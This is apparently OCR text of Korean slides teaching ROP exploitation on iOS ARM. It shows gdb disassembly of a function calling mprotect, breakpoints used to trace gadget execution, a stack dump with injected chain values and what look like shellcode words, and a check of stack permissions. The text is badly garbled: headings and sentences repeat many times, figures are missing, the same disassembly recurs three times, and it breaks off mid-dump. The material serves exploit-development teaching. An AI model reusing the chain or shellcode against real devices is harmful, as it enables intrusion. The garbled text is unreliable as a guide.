
(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.



(3) Exploitation


ROP 기법을 이용한 공격 방식은 다음과 같다.



2. ROP on iOS(Scenario one)


(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.



(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.



2. ROP on iOS(Scenario one)

(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.

(3) Exploitation

mprotect( )함수가 호출될때 인자값을 받는 부분은 아래와 같다.

```
Breakpoint 2, 0x00002290 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128        ; 0x80
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stub_mprotect>
0x00002294 <mpo+44>:    sub     sp, r7, #0      ; 0x0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
```

(3) Exploitation

우리가 삽입한 공격코드가 어떻게 동작하는지 보기위해서 특정 주소들에 breakpoint를 설정한다. 가젯으로 정상적으로 넘어가는지 보기위해main( ) 가 종료될때 , mpotect( )가 정상적으로 동작하는 확인하기 위해 mprotect( )함수가 호출되기 전/후 breakpoint를 설정한다

```
(gdb) b* 0x22f0
Breakpoint 1 at 0x22f0      → // break when end function
(gdb) b* 0x2290
Breakpoint 2 at 0x2290      → // break before starting mprotect( )
(gdb) b* 0x2298
Breakpoint 3 at 0x2298      → // break after ending mprotect( )
(gdb)
```

breakpoint1(0x22f0)에서 main( )가 종료되어질때, pop {r7, pc} 명령이 실행되는데 이 명령이 실행되면서 r7,pc레지스터에 데이터가 들어가게 된다.

```
Breakpoint 1, 0x000022f0 in main ()
(gdb) x/30x $sp
0x2fdff1fc:     0x2fdff218      0x3088a55c      0x2fdff000      0x00001000
0x2fdff20c:     0x00000005      0x12341234      0x00002290      0x00002224
0x2fdff21c:     0x00002224      0xe0222002      0xe59f1014      0xe1a00211
0x2fdff22c:     0xe58d1004      0xe58d2008      0xe28d1004      0xe3a0c03b
0x2fdff23c:     0xef808080      0x32db0308      0x2fdff200      0x2fdff2dd
0x2fdff24c:     0x2fdff2f2      0x2fdff2fc      0x2fdff810      0x2fdff824
0x2fdff25c:     0x2fdff87e      0x2fdff89e      0x2fdff8a9      0x2fdff8b9
0x2fdff26c:     0x2fdff8c1      0x2fdff8d0
(gdb)
```

(3) Exploitation


breakpoint2에서 mprotect( )가 실행되게 되는데, 스택영역의 권한이 RW- 인 것을 확인 할 수 있다.

```
Breakpoint 2, 0x00002290 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128        ; 0x80
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stub_mprotect>
0x00002294 <mpo+44>:    sub     sp, r7, #0      ; 0x0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.



(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (rw-, max rwx; copy, private, not-reserved)
(gdb)
```

(3) Exploitation

breakpoint2에서 mprotect( )가 실행되게 되는데, 스택영역의 권한이 RW- 인 것을 확인 할 수 있다.


```
Breakpoint 2, 0x00002290 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
